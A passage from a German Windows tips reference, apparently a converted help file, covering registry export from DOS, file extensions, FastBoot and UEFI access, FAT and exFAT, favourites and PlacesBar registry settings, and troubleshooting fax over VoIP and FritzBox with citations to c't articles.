- bis zum DOS-Prompt booten, eventuell mit einer Bootdiskette.
- Die Dateien system.dat und user.dat sicherheitshalber mal irgendwo hin kopieren, eventuell auf einen anderen Rechner, z.B. ins Verzeichnis "c:\reg_back".
- mit `regedit.exe /L:c\reg_back\system.dat /R:c:\reg_back\user.dat /E alte.reg` aus den *.dat-Files ein mit Editor bearbeitbare Textdatei `alte.reg` erzeugen. In der der Regel entsteht dabei eine mehrere MByte große Datei.
- `alte.reg` mit einem für so große Dateien geeigneten Editor bearbeiten. Notepad.exe scheidet wegen der Dateigröße aus. WordPad oder eine Textverarbeitung (auf einem anderen Rechner) sollten jedoch gehen. Als DOS-Editor für so große Files kommt z.B. `iedit` (http://www.simtel.net/pub/simtelnet/msdos/editor/{bmc_earth16.bmp}) in Frage. Beim speichern darauf achten, dass reiner ASCII-Text gespeichert wird, z. B. als `neue.reg`. Dabei kann fast alles, bis auf die zu korrigierende Einstellung und die Kopfzeilen "REGEDIT4" und darauffolgende Leerzeile gelöscht werden.
- Die `neue.reg` aufs Originalsystem zurück übertragen.
- mit `regedit.exe /C neue.reg` kann die Änderung vom DOS-Prompt aus jetzt in die system.dat bzw user.dat eingetragen werden. Danach bootet der Rechner hoffentlich wieder.

Unter unklaren Umständen kommt es beim Export (z.B. im REGEDIT.EXE) zu Rekursionen in der Registry, die bei einem Export die Datei auf unendliche Größe anschwellen lassen und damit den Export unmöglich machen. Zum Einkreisen des Fehlers können Sie versuchen, Teile zu exportieren oder RegClean zu verwenden.

Seit Win2000 exportiert regedit.exe normalerweise im neuen Format 5 in Unicode. Mit dem Parameter /a statt /e kann man aber auch im alten Format 4 in ANSI exportieren, das sich dann auch unter Win9x wieder importieren lässt! (c't Heft 12/2003, Seite 206)

Siehe auch , *_reg-Files, RegEdit.exe.

ExportReg

\$ Export der Registry

K Bug Rekursionen in Registry;Export der Registry;Registry-Export;Rekursions-Bug in Registry;fremde Registry bearbeiten

#\$K Extension (Dateinamens-Erweiterung)

Unbekannte File-Extensions findet man unter:

<http://bton.com/tb17/formats.html{bmc earth16.bmp}>

<http://www.endungen.de{bmc earth16.bmp}>

<http://www.whatis.com{bmc earth16.bmp}>, Every File Format in the World (c't Heft 6/2004, Seite 228).

Bei der dokumenten-orientierten Arbeitsweise, die seit Win95 propagiert wird (aber auch unter Win3.1x mit dem Dateimanager möglich war), dient die Extension der Zuordnung der Anwendung (z.B. Editor) zu einem Dokument. Als Extension wird dabei der Teil des Dateinamens hinter dem letzten Punkt bezeichnet (Bei z.B. "MyDoc.txt.lnk" ist lnk die Extension, nicht txt). In der Standard-Einstellung zeigt der Windows-Explorer die Extension gar nicht an, sondern Ersatzweise in der Spalte "Typ" eine längere Text-Beschreibung.

Andere Betriebssysteme kennen hier auch andere Varianten:

- Hinter dem Typkennzeichen kommt noch eine Datei-Versions-Nummer
- Die zugehörige Anwendung wird als Zusatzinformation im Dateisystem hinterlegt und ist nicht in der Datei oder dem Dateinamen enthalten
- Die zugehörige Anwendung ergibt sich aus den ersten paar Bytes des Datei-Inhalts.

Ob bei Windows für Dateien, denen eine (oder mehrere) Anwendung zugeordnet ist, die Extension angezeigt wird oder nicht, lässt sich im [Explorer{bmc explorer.bmp}](#) unter Ansicht | Optionen | Ansicht durch das Kontrollkästchen "Keine MS-DOS-Erweiterungen für registrierte Dateien" bzw. bei anderen [Windows-Versionen](#) unter Extras, Ordneroptionen, Ansicht, Erweiterte Einstellungen, Dateien und Ordner, "Erweiterungen bei bekannten Dateitypen ausblenden" einstellen. Neben dieser globalen Einstellung kann für einzelnen Dateien eine abweichende Einstellung festgelegt werden: Wird bei Ansicht | Optionen | Dateitypen | Bearbeiten "Erweiterung immer anzeigen" aktiviert, so wird beim Eintrag für den Dateityp der Schlüssel "AlwaysShowExt" mit Leerstring hinzugefügt (Beispiel [HKey_Classes_Root\Directory{bmc tree.bmp}](#)). Es gibt als Gegenteil auch NeverShowExt (Beispiel [HKey_Classes_Root\lnkfile{bmc tree.bmp}](#)). (siehe auch [EditFlags](#)).

Dateien mit Extension aus der Liste [HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows, Programs{bmc edit.bmp}](#) sind selbst ausführbar, benötigen normalerweise außer der Shell keine andere Anwendung. Normalerweise lautet der Eintrag hier com exe bat pif cmd. Im Gegensatz dazu enthält die [Environment-Variable](#) PathExt normalerweise .COM; .EXE; .BAT; .CMD; .VBS; .VBE; .JS; .JSE; .WSF; .WSH. Wenn die Eingabe in der Commandozeile keine Extension enthält, wird solange nacheinander eine der Erweiterungen angehängt, bis die Datei gefunden wird. Für Scripts mit .BAT kennt das System das zugehörige Programm (z.B. command.com) schon von alters her. Für z.B. .vbs-Scripts muss in der Registry die Anwendung festgelegt sein! Durch einfache Ergänzung im Environment **und** in der Registry kann also erreicht werden, dass z.B. mit der Eingabe test das PerlScript test.pl mittels perl.exe ausgeführt wird.

Siehe auch [Verknüpfung für Dateitypen](#), [File-Signatur](#), [DdeExec](#) und [Lokales Menü für Dateien](#), [MimeType](#)

Extension

\$ Extension (Dateinamens-Erweiterung)

K Extension;Dateinamens-Erweiterung;Erweiterung (Datei-Extension);AlwaysShowExt;NeverShowExt;Ausführbare Dateien;Programme (ausführbar); Dateinamen-Extensions

#\$K **Farben des Systems**

Unter HKCU\Control Panel\Colors{bmc tree.bmp} sind Farben für System abgelegt. Wenn z.B. in GrayText{bmc edit.bmp} die r g b -Werte geändert werden, ändert sich neben ge-grautem Button-Text in einigen Dialogen auch in allen Baumdarstellungen die Farbe der Linien nach dem nächsten Login.
siehe auch Icon-Farben (TrueColor)

Der bis Win7 vorhandene Dialog "Fensterfarbe und -Darstellung", bei Win7 erreichbar über über "Erweiterte Darstellungseinstellungen... " in "Fensterfarbe und -darstellung", ist seit Win8 leider **nicht mehr** vorhanden! (siehe <http://www.wintotal.de/tipparchiv/?id=2111>{bmc earth16.bmp})

Farben
\$ Farben des Systems
K System-Farben;Farben (System)

#\$K**Farbraum**

Informationen zu den Farbräumen und insbesondere dem xvYCC-Farbraum gibt's in der c't Heft 2/2008, Seite 156f. c't Heft 9/2009, Seite 164ff: Farbwerte (z.B. 0 ... 255) für Rot, Grün und Blau sind als Prozentwerte zu verstehen. Wenn ein Wide-Gamut-Display oder RGB-LED-Display ein kräftigeres Rot wiedergeben kann, dann sind für die richtige Wiedergabe das ICC-Profil (International Color Consortium) der Bilddatei und das Profil des Wiedergabegerätes notwendig. Fotos ohne Profil (Flag in den EXIF-Daten oder komplettes ICC-Profil) werden als sRGB angenommen, etwa dem Farbraum der meisten herkömmlichen Monitore und Kameras. Beim Firefox 3.0 muss die Auswertung der Farbraumangabe in Fotos über `about:config, gfx.color_management.enabled` aktiviert werden, bei 3.1 (Beta) steht hier als default eine 2, die Bilder ohne Profil zu kräftig erscheinen lässt und besser auf 1 zu setzen ist. Safari 3 und 4 zeigt Fotos mit Profil richtig an, solche ohne Profil zu kräftig. IE8, Opera und Google Chrome ignorieren Anfang 2009 noch die Profile. Microsoft Bild- und Faxanzeige seit WinXP beherrscht die Profile richtig. Manche Bildbetrachter werten nur das Profil der Datei aus und ignorieren das Profil des Displays. Wenn das Profil des Displays eine Lookup-Tabelle (LUT) enthält, wie z.B. oft bei mit Colorimetern ausgemessenen Profilen, dann tritt bei Vista und Nvidia, ATI oder Intel-Graphik ein ärgerlicher Bug zutage: Diese Tabelle in der Graphikkarte wird in den verschiedensten Situationen überschrieben. Workaround: Per Dienstprogramm oder Taskplaner die Tabelle z.B. alle 10s erneut in die Graphikkarte laden. Siehe auch [FireFox Farbmanagement](#).

Farbraum

\$ Farbraum

K Farbraum;RGB-Farbraum;xvYCC-Farbraum;ICC-Profil (Farbe);Wide-Gamut

##K FastBoot (Schnellstart)

Verglichen mit früheren Windowsversionen startet Windows 8 in der Regel in etwa 1/5 der Zeit von Windows 7. Dies wird dadurch erreicht, dass Windows 8 normalerweise nur die Anwendungen beendet und in den Hibernate-Zustand (Ruhezustand) geht, bei dem der aktuelle Arbeitsspeicherinhalt auf der Festplatte gespeichert und wieder geladen wird, anstatt alle notwendigen Dateien (Kernel, Services, Treiber) einzeln zu laden. In einer Multiboot-Umgebung, wo abwechselnd neben Windows 8.x auch anderer Betriebssysteme gebootet werden sollen, empfiehlt es sich, Fast-Boot abzuschalten, da sonst zuerst doch ein Teil von Windows gebootet wird um die Hibernate-Datei löschen, bevor dann das gewünschte Betriebssystem gebootet wird. Abschalten lässt es sich via Systemsteuerung, Alle Systemsteuerungselemente, Energieoptionen, Systemeinstellungen.

Bei aktiviertem FastBoot wird es schwierig, zu den UEFI-Einstellung ("Boot-Optionen") zu gelangen oder von einem externen Datenträger zu booten. Wenn das Gerät nicht eine spezielle zusätzliche Taste "ASSIST" oder ähnlich hat, dann gehen folgende Wege:

- Aus dem laufenden Win8 heraus Win+c, Einstellungen, PC-Einstellungen ändern, Update/Wiederherstellung, Wiederherstellung, "Erweiterter Start", "Jetzt neu starten".
- Über `shutdown.exe /r /o /f /t 00` kann man auch einen ReBoot auslösen. Siehe [shutdown.exe /?{bmc dos.bmp}](#).

Und dann Optionen auswählen, Problembehandlung, Erweiterte Optionen, UEFI-Firmwareeinstellungen. Hier kann man dann "FastBoot" und "SecureBoot" deaktivieren und (falls vorhanden) das CSM = Compatibility Support Module (= BIOS) aktivieren. Im BIOS kann man dann z.B. USB als erstes Bootdevice setzen (sofern nicht eine F-Taste beim Booten die Auswahl des Bootmediums erlaubt).

FastBoot

\$ FastBoot

K FastBoot;Schnellstart;Boot von externem Datenträger;CD-Boot;USB-Boot;UEFI-Einstellungen ändern;BIOS-Einstellungen ändern;Erweiterter Start

#\$K **FAT-Format, exFAT**

Win2000 und WinXP können keine Partition >32GByte mit FAT32 mehr formatieren, können aber damit umgehen. Wird wegen Datenaustausch z.B. zu MAC bei einer externen Festplatte aber FAT32 benötigt, hilft z.B. H2format (c't Heft 3/2005, Seite 84f, Softlink [0503082{bmc earth16.bmp}](#)).

Der Artikel "So funktioniert Windows" in der PC-Welt Heft 2/2008, Seite 70ff beschäftigt sich auch mit den verschiedenen Dateisystemen, wie auch das seit VistaSP1 verfügbare exFAT (= FAT32, jedoch nicht mehr auf Volume-Größe 32GB, sondern 2TB begrenzt. Es gibt hier auch einen Hinweis, dass das Spezialtool NFI.EXE verborgenen Ressourcen aus dem Dateisystem anzeigen kann.

Zum Formatieren einer Festplatte >32GB mit FAT32 um sie an einem Gerät zu betreiben, das kein NTFS unterstützt, kann auch das Linux-Tool Gparted (z.B. von einer [Linux-Live-CD](#)) verwendet werden.

Gemäß c't Heft 6/2009, Seite 201 beherrscht der Linux-Treiber vfat neben dem bei FAT32 üblichen UTF-16 auch ISO-8859-1. Linux selbst verwendet UTF-8 für Dateinamen und kodiert diese, je nach System-Setup die eine oder andere Kodierung als Default. U.U. muss beim Mounten die Option `-o iocharset=utf8` angegeben werden, damit Umlaute im Namen erhalten bleiben.

Aufgrund der einfachen Struktur können viele Geräte mit Speicherkarten oder USB-Stick-Anschluss mit dem FAT-Dateisystem umgehen. Mit NTFS-formatierten Medien aufgrund der Komplexität von NTFS jedoch nicht. Inzwischen ist aber auch FAT32 an seine Grenzen gestoßen (z.B. max. Dateigröße 4GB), d.h. das Blu-ray-Video mit z.B. 5GB lässt sich nicht mehr auf den 8-GB-USB-Stick oder die FAT32-formatierte USB-Festplatte kopieren. Daher gibt es das neue exFAT, z.B. in Vista! Treiber für WinXP für exFAT können nachinstalliert werden: [KB955704{bmc earth16.bmp}](#)

Siehe auch [NTFS-Format](#).

Eine Spezifikation des FAT32-Dateiformats gibt es hier:

<http://download.microsoft.com/download/1/6/1/161ba512-40e2-4cc9-843a-923143f3456c/fatgen103.doc>{[bmc earth16.bmp](#)} (aus <http://www.uwe-sieber.de/usbtrouble.html>{[bmc earth16.bmp](#)})

Einen quelloffenen exFAT-Treiber "fuse-exfat" für Linux und MacOS gibt es gemäß c't Heft 4/2013, Seite 41. Obwohl der Treiber unter GPLv3 steht, fallen bei kommerzieller Verwendung Lizenzgebühren an Microsoft wegen Patenten an.

Bei MicroSDXC-[Speicherkarten](#) mit > 32GByte ist exFAT üblich. Da Microsoft für exFAT Lizenzgebühren verlangt, enthalten manche Smartphones keinen exFAT-Treiber und wollen entsprechende Karten zuerst mit FAT32 neu formatieren. (c't Heft 25/2016, Seite 110)

FAT

\$ FAT-Format

K FAT-Format;Dateiformat FAT;exFAT

#\$K Favoriten (Persönliche Auswahl)

Mit dem Favoriten-Verzeichnis{bmc explorer.bmp} hat Microsoft eine neue Art von Arbeitsverzeichnis eingeführt: nicht mehr je ein Arbeitsverzeichnis je Applikation, sondern je Anwender. Die Öffnen- und Speichern-Unter-Dialoge der Office-Anwendungen enthalten einen Button zum Wechsel zu diesem Favoriten-Verzeichnis.

Tipp: Durch in diesem Verzeichnis von Ihnen angelegte Links können sie dann zu häufig verwendeten Verzeichnissen wechseln, ohne jedes Mal (beim Laufwerkwechsel) vom Root-Verzeichnis über die oft vielen Ebenen zum gewünschten Verzeichnis zu wechseln.

Bei der IE4-Installation wird das Startmenü zwischen Dokumente und Programme um einen Eintrag "Favoriten" erweitert, wenn nicht über den Eintrag

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoFavoritesMenu{bmc edit.bmp}=01 abgeschaltet. Ansonsten können Sie Ihr Favoriten-Verzeichnis als Unterverzeichnis des Startmenüs{bmc explorer.bmp} anlegen/verschieben und den Registry-Eintrag

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Favorites{bmc edit.bmp} so abändern, dass er auch hierauf zeigt.

Ab Win2000 wurde im Speichern- und Öffnen-Dialog, z.B. vom Notepad{bmc shortcut.bmp}, die "Favoriten" noch erweitert: es gibt links im Dialog eine ganze Icon-Liste mit Shell-Folders. Soweit hierfür die comdlg32.dll verwendet wird, kann dies durch DWORD-Einträge unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\comdlg32\PlacesBar{bmc tree.bmp} (Schlüssel comdlg32 und PlacesBar geg. neu anlegen!) mit dem Namen Place0{bmc edit.bmp}, Place1{bmc edit.bmp}, Place2{bmc edit.bmp}, Place3{bmc edit.bmp} und Place4{bmc edit.bmp}. Die ShellFolders sind hier mit den Zahlenwerten kodiert, die sich auch in der Shell-API ShellSpecialFolderConstants finden (API = Application Programmers Interface):

Ziel	1)	Hex	Dez	Shell-API
Desktop (als Root im Verzeichnisbaum)	2	0	0	ssfDESKTOP
<user>\Desktop		10	16	ssfDESKTOPDIRECTORY
All Users\Desktop		19	25	
Arbeitsplatz	4	11	17	ssfDRIVES
Desktop\Netzwerkumgebung	5	12	18	ssfNETWORK
<user>\Netzwerkumgebung		13	19	ssfNETHOOD
Verlauf		22	34	
Favoriten		6	6	ssfFAVORITES
Zuletzt verwendete Dokumente	1	8	8	ssfRECENT
Eigene Dateien	3	5	5	ssfPERSONAL
Eigene Musik (falls vorhanden)		0D	13	
Eigene Videos (falls vorhanden)		0E	14	
Eigene Bilder (falls vorhanden)		27	39	
<user>\Startmenü\Programme\Autostart		7	7	ssfSTARTUP
<user>\SentTo		9	9	ssfSENDTO
<user>\Startmenü		0B	11	ssfSTARTMENU
<windir>\Fonts		14	20	ssfFONTS
<user>\Vorlagen		15	21	ssfTEMPLATES
All Users\Startmenü		16	22	
All Users\Startmenü\Programme		17	23	
All Users\Startmenü\Programme\Autostart		18	24	
<user>\Anwendungsdaten		1A	26	
<user>\Druckumgebung		1B	27	
<user>\Lokale Einstellungen\Anwendungsdaten		1C	28	

1) Diese Einträge sind in der Reihenfolge der Nummern defaultmäßig vorhanden und entfallen, sobald der Schlüssel "PlacesBar" angelegt wird.

(Zeitschrift c't Heft 8/2002, Seite 215, Softlink 0208212{bmc earth16.bmp}).

Weitere Nummern für "Namespace-Objekte", die jedoch zum Speichern von Dateien ungeeignet sind, sind:

Objekt	Hex	Dez	Shell-API
Internet Explorer	1	1	
<user>\Startmenü\Programme	2	2	ssfPROGRAMS
Systemsteuerung	3	3	ssfCONTROLS
Drucker und Faxgeräte	4	4	ssfPRINTERS
Papierkorb	0A	10	ssfBITBUCKET

Favoriten

\$ Favoriten

K Favoriten;Persönliche Auswahl;Öffnen-Dialog (Favoriten);Save-As-Dialog (Favoriten);Speichern-Unter-Dialog (Favoriten);Dialoge Öffnen & Speichern unter (Favoriten); PlacesBar (DateiDialog); Datei-Dialog PlacesBar

Die Office-Programme verwenden ihre eigenen Einstellungen. Diese finden sich unter HKCU\Software\Microsoft\Office\9.0\Common\Open_Find\Places{bmc tree.bmp}. In Office-XP kann man den markierten Ordner im Datei-Öffnen-Dialog über "Extras | Zu meiner Umgebung hinzufügen" verändern. In Office2000 geht die Anpassung nicht übers Menü, aber eigene Registry-Einträge werden berücksichtigt: Itemsize{bmc edit.bmp} legt die Größe der Symbole fest: 1=groß (5 Symbole), 0=klein(max. 10 Symbole). ...\UserDefinedPlaces{bmc tree.bmp}: Hier neue Schlüssel beliebigen Namens erzeugen, z. B. "CommonDocs". Ein Wert mit dem Namen "Name" legt die Icon-Unterschrift fest, also als Wert z.B. "Gemeinsame Dokumente". Ein Eintrag mit dem Namen "Path" den Pfad des hinzuzufügenden Ordners, z.B. "C:\Dokumente und Einstellungen\All Users\Dokumente".

Will man z.B. den Standard-Eintrag "Netzwerkumgebung" ausblenden, so muss man unter ...\StandardPlaces{bmc tree.bmp}\Publishing den DWORD-Eintrag Show{bmc edit.bmp} erstellen und auf 0 setzen! (Zeitschrift c't Heft 14/2002, Seite 184)

Unter WinVista und neuer kommt man mittels Eingabe von z.B. shell:personal am schnellsten zum "My Documents"-Verzeichnis (PC-Welt Heft 3/2012, Seite 89). Die wichtigsten: shell:appdata, shell:local appdata, shell:favorites, shell:downloads, shell:history, shell:recent, shell:startup, shell:my pictures, shell:my video,

#\$K FAX

Rechtsgültigkeit:

Das ein FAX rechtlich höher gestellt ist als eine eMail oder ein Sprachanruf hat verschiedene Gründe:

- Juristen haben sich über viele Jahre an FAXe gewöhnt.
- Das Sendeprotokoll enthält als Positiv-Quittung die Kennung der Empfangsstelle und Datum/Uhrzeit.
- Bei einem Hardware-Faxgerät sind Manipulationen nicht ganz so einfach wie bei Software eMail-Client.

Um die Rechtswirksamkeit von per Fax von einer Behörde verschickter Bescheide geht es in der c't Heft 26/2014, Seite 152: Der Finanzamtsbescheid wurde im Intranet des Finanzamts per eMail weitergeleitet und dann mit einem Computerfax-Programm (mit qualifiziertem Sendebereich) an einen Steuerberater verschickt, der ein auf automatischen Ausdruck eingestelltes Multifunktionsgerät zum Fax-Empfang verwendete. Er behauptet, das Fax nie erhalten zu haben, es sei diese Fax nicht ausgedruckt worden. Beim Versand wurde die Schriftform-Erfordernis nach Ansicht des BFH eingehalten, es war kein elektronisches Dokument, das eine elektronische Signatur gebraucht hätte. Der Bescheid erfüllt aber nicht mit dem Absenden, sondern erst mit dem Ausdruck beim Empfänger die Schriftform-Erfordernis! Der Sendebereich allein erfüllt dies nicht!

Anders z.B. bei der Einreichung einer Klage bei einem Gericht. Hier gilt die fristgerechte vollständige Aufzeichnung der Fax-Daten bei der Behörde. Falls ein Empfangssystem ohne Zeitstempel verwendet wird, ist für jedes beim Diensbeginn am Folgetag vorhandene Fax anzunehmen, dass es geg. vor dem Fristablauf um Mitternacht da war.

Fax via Internet, eMail bzw. DSL:

Über den DSL-Anschluss kann u. U. nicht mehr wie beim Modem einfach auch ein Fax versandt werden.

Mail-Provider bieten bei kosten Mailaccounts meist auch einen Fax-Service an. http://efax.com/de/bmc_earth16.bmp ist ein reiner FAX-Anbieter mit 30-Tage Gratis-Test-Möglichkeit. (PC-Welt Heft 6/2005, Seite 139). Weiter derartige Anbieter zum Versenden von Faxen sind in der c't Heft 4/2009, Seite 148ff aufgelistet und getestet: http://www.abacusfax.de/bmc_earth16.bmp (prepaid senden 8 Cent/min, Empfang 4€/Monat), http://www.call-manager.de/bmc_earth16.bmp (nur Empfang über 01805-Nummer 14 Cent/min), http://www.fax-senden.de/bmc_earth16.bmp (PayPal 65 Cent/Seite, kein Empfang), http://www.faxen-online.de/bmc_earth16.bmp (kein Empfang, werbefinanziert max. 4 Faxe senden je 24h), http://www.simple-fax.de/bmc_earth16.bmp (senden prepaid 7 Cent/Seite, Empfang einmalig 5€ + je Fax 01803 9 Cent/min), http://www.sipgate.de/bmc_earth16.bmp (senden prepaid 50 Cent/Fax, Empfang 3,90€/Monat), http://www.web.de/bmc_earth16.bmp (senden prepaid 30 Cent/Seite, kostenloser Empfang.)

Die wichtigsten Daten von 7 Anbietern von Fax-Dienstleistungen im Internet gibt's in der c't Heft 21/2009, Seite 78f.

Fax via VoIP

Die Probleme von VoIP bei Fax werden in der c't Heft 21/2009, Seite 78f behandelt:

- Bei VoIP werden UDP-Pakete mit je ca. 20ms Sprachinhalt verwendet. Verlorene Pakete werden nicht neu angefordert.
- Für in falscher Reihenfolge eintreffende Pakete wird ein Puffer von etwas 100ms verwendet. Kommen viel der Pakete verwürfelt an, wird der Puffer unter Umständen automatisch auf 200ms erhöht. Pakete die erst später eintreffen, werden verworfen.
- Manchmal wird bei VoIP ein "Komfortauschen" hinzugefügt, das dem Hörenden eine bestehende, nicht abgebrochene Verbindung suggeriert.
- Die Rauschunterdrückung ist fürs Fax-Signal gilt.
- Manchmal wird versucht, ein gegebenenfalls vorhandenes zeitverzögertes Echo aus dem Signal rauszurechnen.
- Zur Reduzierung der Datenmenge wird eine verlustbehaftete Codierung eingesetzt. Z. B. in neueren AVM Fritz!Box'en wird mit folgenden Maßnahmen versucht, Faxe über VoIP stabil zu machen:
- Wenn es die Gegenstelle (z.B. Komplet-Anschluss von 1&1, Arcor, O2) erlaubt, wird das T.38-Protokoll verwendet. Ansonsten wird versucht, den nichtkomprimierenden G.711-Codec zu verwenden (Kabel Deutschland, Hansenet).
- Für als Faxgerät konfigurierte Anschlüsse wird keine Rauschunterdrückung, Echo-Unterdrückung etc. verwendet. Geg. die Baudrate des Fax-Geräts auf 9600 reduzieren.

So eine Troubleshooting-Hilfe (insbesondere für T.38) gibt es auch in der c't Heft 15/2015, Seite 150f:

- Falls der DSL-Router (oder VoIP-Adapter) T.38 (manchmal auch "Fax over VoIP" genannt) versuchen zu aktivieren. Allerdings kann es sein, dass der Provider keine entsprechendes Gateway zu anderen Netzbetreibern betreibt: Dann funktionieren die Faxe nur zu anderen Kunden desselben Providers. Dann eventuell für FAX ein VoIP-Konto bei einem Provider (1und1, Dns.net) einrichten.
- Über QoS sollten Fax-Daten Vorrang gegenüber normalem Internet-Verkehr bekommen.

Fax
\$ FAX
K Fax

- Es gibt einige Fax-Geräte, bei den man im Adressbuch für jeden einzelnen Empfänger die Baud-Rate (und V.34) einstellen kann. Ansonsten hilft es geg. nur generell eine langsamere Datenrate einzustellen. Manchmal wird auch via "VoIP-Modus" eine langsamere Datenrate eingestellt.
- Die Töne vom "Anklopfen" können die Fax-Übertragung stören. Für die zum Faxempfang verwendete Nummern sollten solche Mehrwertdienste deaktiviert werden.
- Komprimierende Codecs wie z.B. G.729 sind für Fax ungeeignet und sollten abgeschaltet werden. G.711a und G.711u (USA) (auch A-Law, U-Law oder PCMA, PCMU genannt) reichen für Fax. Die anderen sollten geg. abgeschaltet werden.
- Das "Re-Invite"-Kommando zur Umschaltung auf T.38 sollte nur von der TK-Anlage oder nur vom VoIP-Router, aber nicht doppelt von beiden geschickt werden.
- Aktive Rausch- und Echo-Unterdrückung können FAX stören und sollten für die Fax-Nummer deaktiviert werden.
- Bei VoIP (via UDP) werden fehlende Datenpakete nicht wie bei http erneut angefordert, für Sprache kämen sie mit viel zu großer Verzögerung an. Manche VoIP-Gateways bieten es an, prophylaktisch jedes Paket mehrfach zu schicken, in der Hoffnung dass wenigstens eins ankommt. Zu viele Pakete können aber auch Empfangspuffer verstopfen, dann werden u.U. die falschen Pakete verworfen, mehr als 5faches Senden ist daher auf jeden Fall kontraproduktiv.
- Als letztes Diagnosemittel wird empfohlen, einen VoIP-Adapter via Netzwerk-Hub anzuschließen, einen Dump des Netzwerkverkehrs aufzuzeichnen und mittels WireShark zu analysieren.

Fritz!Fax:

Mit der Software Fritz!Fax kann über den Festnetz- oder VoIP-Anschluss gefaxt werden. Leider funktioniert das Programm manchmal nur, wenn es als Admin gestartet wurde. Damit eine Anwendung, die als restricted User läuft, Faxe über den Druckertreiber versenden kann, muss FriFax32.exe vor dem Ausdruck auf den Fax-Druckertreiber als Admin gestartet worden sein. Die Verzeichnisse für die Daten sollten/müssen durch Registry-Patches von **beiden** Accounts umgebogen werden, z.B.:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\AVM\FRITZ! 2.0\FRITZ!]
"DatenDir"="N:\Documents\FaxFritz"
"LokalDatenDir"="N:\Documents\FaxFritz"
```

```
[HKEY_CURRENT_USER\Software\AVM\Fritz! 2.0\Adr]
"Dateiname"="N:\Documents\FaxFritz\FritzAdr.dbf"
```

```
[HKEY_CURRENT_USER\Software\AVM\Fritz! 2.0\AdrFileList]
"File1"="N:\Documents\FaxFritz\FritzAdr.dbf"
```

```
[HKEY_CURRENT_USER\Software\AVM\Fritz! 2.0\Data]
"Database"="N:\Documents\FaxFritz"
"Rechnername"="Horst2"
```

```
[HKEY_CURRENT_USER\Software\AVM\Fritz! 2.0\Fax]
"DatenDir"="N:\Documents\FaxFritz"
"Archivname"="N:\Documents\FaxFritz\FritzFax.Dbf"
```

Unter <http://www.ip-phone-forum.de/showthread.php?t=90332> gibt es den Tipp, dass vor der Fritz!Fax-Installation mittels #96*2* die CAPI-Funktion in der FritzBox ausgeschaltet werden muss, damit die Installation klappt. Falls die Fritz-Box zurückgesetzt wurde, muss u.U. per #96*3* die CAPI-Funktionalität der FritzBox wieder aktiviert werden.

Unter <http://www.ip-phone-forum.de/showthread.php?t=93961> gibt es fürs Versenden von Faxen aus einer Anwendung heraus den Tipp, dass man unter HKCU\Software\VB and VBA Program Settings\FRITZ!fax\Print einen Registry-Eintrag mit Namen = Druckjob-Name und als Zeichenfolgen-Wert die Rufnummer anlegt. Dann wird beim Druckvorgang die so hinterlegt Rufnummer verwendet (ohne Dialog) und der Eintrag anschließend gelöscht.

Für den Fehler "3303/Protokollfehler Ebene 3" wird unter <http://service.avm.de/support/de/SKB/FRITZ-Card-PCI/423:Fehlermeldung-Protokollfehler-Ebene-3-3303-FRITZ-Card-an-Telefonanlage-angeschlossen> der Download von http://www.avm.de/de/Service/FAQs/FAQ_Sammlung/images/RD2754.pdf und dort folgendes vorgeschlagen:

- Beim Provider prüfen, ob das ISDN-Dienstmerkmal ("CIP-Value") "Daten" freigeschaltet ist.
 - FritzBox darf für Faxe nicht über ein auf "Punkt-zu-Punkt-Protokoll" eingestellten S0-Bus hängen. Es wird das "Punkt-zu-Mehrpunkt-Protokoll" benötigt.
 - Reset der FritzBox.
 - Neuinstallation der Fritz-Fax-Software und Rechner-Neustart
- Insbesondere wenn sowohl ISDN als auch VoIP verwendet wird, dann hilft u.U. auch die Umstellung im Tab ISDN von "FRITZ!Box Amtsanschluss ISDN" auf "**FRITZ!Box Internet**".

Die danach eventuell auftretende Fehlermeldung "Common-ISDN-API Version 2.0 ist nicht installiert [#1009]" wird gemäß

<http://www.ip-phone-forum.de/archive/index.php/t-108445.html?s=e74f02e22e345d16d18e8565a644bdd1{bmc earth16.bmp}> von dem fehlenden Registry-Eintrag [HKLM\SOFTWARE\AVM\AVMIGDCTRL_FoundFritzBoxes{bmc edit.bmp}](#) = 192.168.x.x verursacht.

Zum Thema Fax mit FritzBox (und dem einfachen Text-Editor für zu sendende Faxe in neueren FritzBoxen geht es in der c't Heft 6/2015, Seite 130ff. Unter <https://www.tabos.org/{bmc earth16.bmp}> gibt es eine Alternativ-Software für AVMS-Software-Fax: "Roger Router", ehemals FFGTK.

Fax-Konvertierung:

Wenn als RGB-Bild eingescannte Dateien zu PDF gewandelt wurden und dann versucht wird, diese zu faxen, d.h. in ein Monochrombild zu wandeln, sind die Faxe u.U. kaum lesbar, z.B. bei AVMS Fritz!Fax. Das verwendete Dithering eignet sich bei der kleinen Fax-Auflösung nicht für Schrift. Wesentlich besser sieht's aus, wenn PDF z.B. mit Photoline geöffnet wird und die Ebenen von RGB in Monochrombild mit der Option "Schwellwert" konvertiert wird, bevor es zum Fax-Treiber geschickt wird.

Windows MS-Fax (WinXP, Vista, siehe c't Heft 4/2009, Seite 148, Softlink [0904148{bmc earth16.bmp}](#)):

In Vista-Home fehlt das FAX-Paket, es ist nur in Business und Ultimate vorhanden! Bei XP ist via Systemsteuerung, Drucker- und Faxgeräte in der linken Leiste eventuell zuerst noch "Fax installieren" notwendig. In der Systemsteuerung unter "Telefon- und Modem-Optionen" (bzw. Start, Alle Programme, Windows Fax und Scan) über Eigenschaften, Diagnose kann kontrolliert werden, ob das Modem FAX überhaupt unterstützt, was beim Modem in Handys nicht immer gilt: Die Antwort auf AT+FCLASS=? darf nicht 0 sein, sondern muss mindestens 1 sein (oder 80, wenn auch Voice-Funktionen unterstützt werden). Bei antiken Nebenstellen-Anlagen wird u.U. 14400 bps und auch möglicherweise 9600 bps noch nicht unterstützt. Mit einem Terminalprogramm (XP Hyperterminal oder bei Vista mit Putty [0904148{bmc earth16.bmp}](#)) kann mittels ATZ ein Reset und dann mit ATH1 (abheben) geprüft werden ob das Freizeichen da ist. An Nebenstellen ist beim Wählkommando statt ATDT <nummer> u. U. ATX3DT <nummer> notwendig, wenn das Freizeichen nicht erkannt wird. Falls eine 0 zur Amtsholung notwendig ist: ATX3DT0,<nummer>. Das Komma steht dabei für die notwendige Pause.

Damit das Senden übers im PC eingebaute Modem funktioniert, muss in der MS-Fax-Software unter Extras, Optionen die Übermittlungsbestätigung auf "keine" eingestellt sein.

